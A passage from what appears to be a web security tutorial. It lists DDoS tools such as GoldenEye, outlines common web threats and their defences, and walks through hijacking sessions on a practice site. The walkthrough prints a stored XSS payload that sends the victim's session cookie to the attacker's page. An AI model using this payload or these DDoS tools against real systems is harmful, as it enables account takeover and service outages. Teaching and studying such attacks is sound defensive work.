DAVOSET is software for committing DDOS attacks via abuse of any website functionality. This command line tool helps you to commit distributed denial of service attacks without any hassle.

Features:

- It provides support for cookies.
- This tool provides a command-line interface to perform an attack.
- DAVOSET can also help you to attack using XML external entities (attack against an app that parses XML input).

10) GoldenEye

GoldenEye

GoldenEye tool conducts a DDoS attack by sending an HTTP request to the server. It utilizes a KeepAlive message paired with cache-control options to persist socket connection busting.

Features:

- This tool consumes all the HTTP/S sockets on the application server for the DDoS attack.
- It is easy to use app written in Python.
- Arbitrary creation of user agents is possible.
- It randomizes GET, POST to get the mixed traffic.

[14]

How to Hack a Website

More people have access to the internet than ever before. This has prompted many organizations to develop web-based applications that users can use online to interact with the organization. Poorly written code for web applications can be exploited to gain unauthorized access to sensitive data and web servers.

Topics covered in this tutorial

- What is a web application? What are Web Threats?
- How to protect your Website against hacks?
- Hacking Activity: Hack a Website!

What is a web application? What are Web Threats?

A web application (aka website) is an application based on the client-server model. The server provides the database access and the business logic. It is hosted on a web server. The client application runs on the client web browser. Web applications are usually written in languages such as Java, C#, and VB.Net, PHP, ColdFusion Markup Language, etc. the database engines used in web applications include MySQL, MS SQL Server, PostgreSQL, SQLite, etc.

Most web applications are hosted on public servers accessible via the Internet. This makes them vulnerable to attacks due to easy accessibility. The following are common web application threats.

- **SQL Injection** – the goal of this threat could be to bypass login algorithms, sabotage the data, etc.
- **Denial of Service Attacks**– the goal of this threat could be to deny legitimate users access to the resource
- **Cross Site Scripting XSS**– the goal of this threat could be to inject code that can be executed on the client side browser.
- **Cookie/Session Poisoning**– the goal of this threat is to modify cookies/session data by an attacker to gain unauthorized access.
- **Form Tampering** – the goal of this threat is to modify form data such as prices in e-commerce applications so that the attacker can get items at reduced prices.
- **Code Injection** – the goal of this threat is to inject code such as PHP,

Python, etc. that can be executed on the server. The code can install backdoors, reveal sensitive information, etc.

- **Defacement**– the goal of this threat is to modify the page been displayed on a website and redirecting all page requests to a single page that contains the attacker’s message.

How to protect your Website against hacks?

An organization can adopt the following policy to protect itself against web server attacks.

- **SQL Injection**– sanitizing and validating user parameters before submitting them to the database for processing can help reduce the chances of been attacked via SQL Injection. Database engines such as MS SQL Server, MySQL, etc. support parameters, and prepared statements. They are much safer than traditional SQL statements
- **Denial of Service Attacks** – firewalls can be used to drop traffic from suspicious IP address if the attack is a simple DoS. Proper configuration of networks and Intrusion Detection System can also help reduce the chances of a DoS attack been successful.
- **Cross Site Scripting** – validating and sanitizing headers, parameters passed via the URL, form parameters and hidden values can help reduce XSS attacks.
- **Cookie/Session Poisoning**– this can be prevented by encrypting the contents of the cookies, timing out the cookies after some time, associating the cookies with the client IP address that was used to create them.
- **Form tempering** – this can be prevented by validating and verifying the user input before processing it.
- **Code Injection** - this can be prevented by treating all parameters as data rather than executable code. Sanitization and Validation can be used to implement this.
- **Defacement** – a good web application development security policy should ensure that it seals the commonly used vulnerabilities to access the web server. This can be a proper configuration of the operating system, web server software, and best security practices when developing web applications.


Hacking Activity: Hack a Website

In this practical scenario, we are going to hijack the user session of the web application located at www.techpanda.org. We will use cross site scripting to read the cookie session id then use it to impersonate a legitimate user session.

The assumption made is that the attacker has access to the web application and he would like to hijack the sessions of other users that use the same application. The goal of this attack could be to gain admin access to the web application assuming the attacker's access account is a limited one.

Getting started

- Open www.techpanda.org
- For practice purposes, it is strongly recommended to gain access using SQL Injection.
- The login email is `admin@google.com` , the password is Password2010
- If you have logged in successfully, then you will get the following dashboard



Dashboard | Personal Contacts Manager v1.0

[Add New Contact](#) [Log Out](#)

ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	Edit
2	Martin	Dawn	111	d@mar.com	Edit
3	Wernie	Ngoma	555	wngoma@wahoo.com	Edit
5	Melody	Kalinda	0758076112	kamel@gmail.com	Edit
6	Smith	Jones	09875465456	sjones@space.com	Edit

Total Records Count: 5


- Click on Add New Contact
- Enter the following as the first name

<a href=#


```
onclick=\"document.location=\"http://techpanda.org/snatch_sess_id.php?c='+escape(document.cookie)\";\">Dark</a>
```

HERE,


The above code uses JavaScript. It adds a hyperlink with an onclick event. When the unsuspecting user clicks the link, the event retrieves the PHP cookie session ID and sends it to the `snatch_sess_id.php` page together with the session id in the URL




- Enter the remaining details as shown below
- Click on Save Changes



- Your dashboard will now look like the following screen



- Since the cross site script code is stored in the database, it will be loaded every time the users with access rights login
- Let's suppose the administrator logs in and clicks on the hyperlink that says Dark
- He/she will get the window with the session id showing in the URL




Note: the script could be sending the value to some remote server where the PHPSESSID is stored then the user redirected back to the website as if nothing happened.


Note: the value you get may be different from the one in this tutorial, but the concept is the same


Session Impersonation using Firefox and Tamper Data add-on

The flowchart below shows the steps that you must take to complete this exercise.




- You will need Firefox web browser for this section and Tamper Data add-on
- Open Firefox and install the add as shown in the diagrams below






- Search for tamper data then click on install as shown above




- Click on Accept and Install...




- Click on Restart now when the installation completes
- Enable the menu bar in Firefox if it is not shown




- Click on tools menu then select Tamper Data as shown below



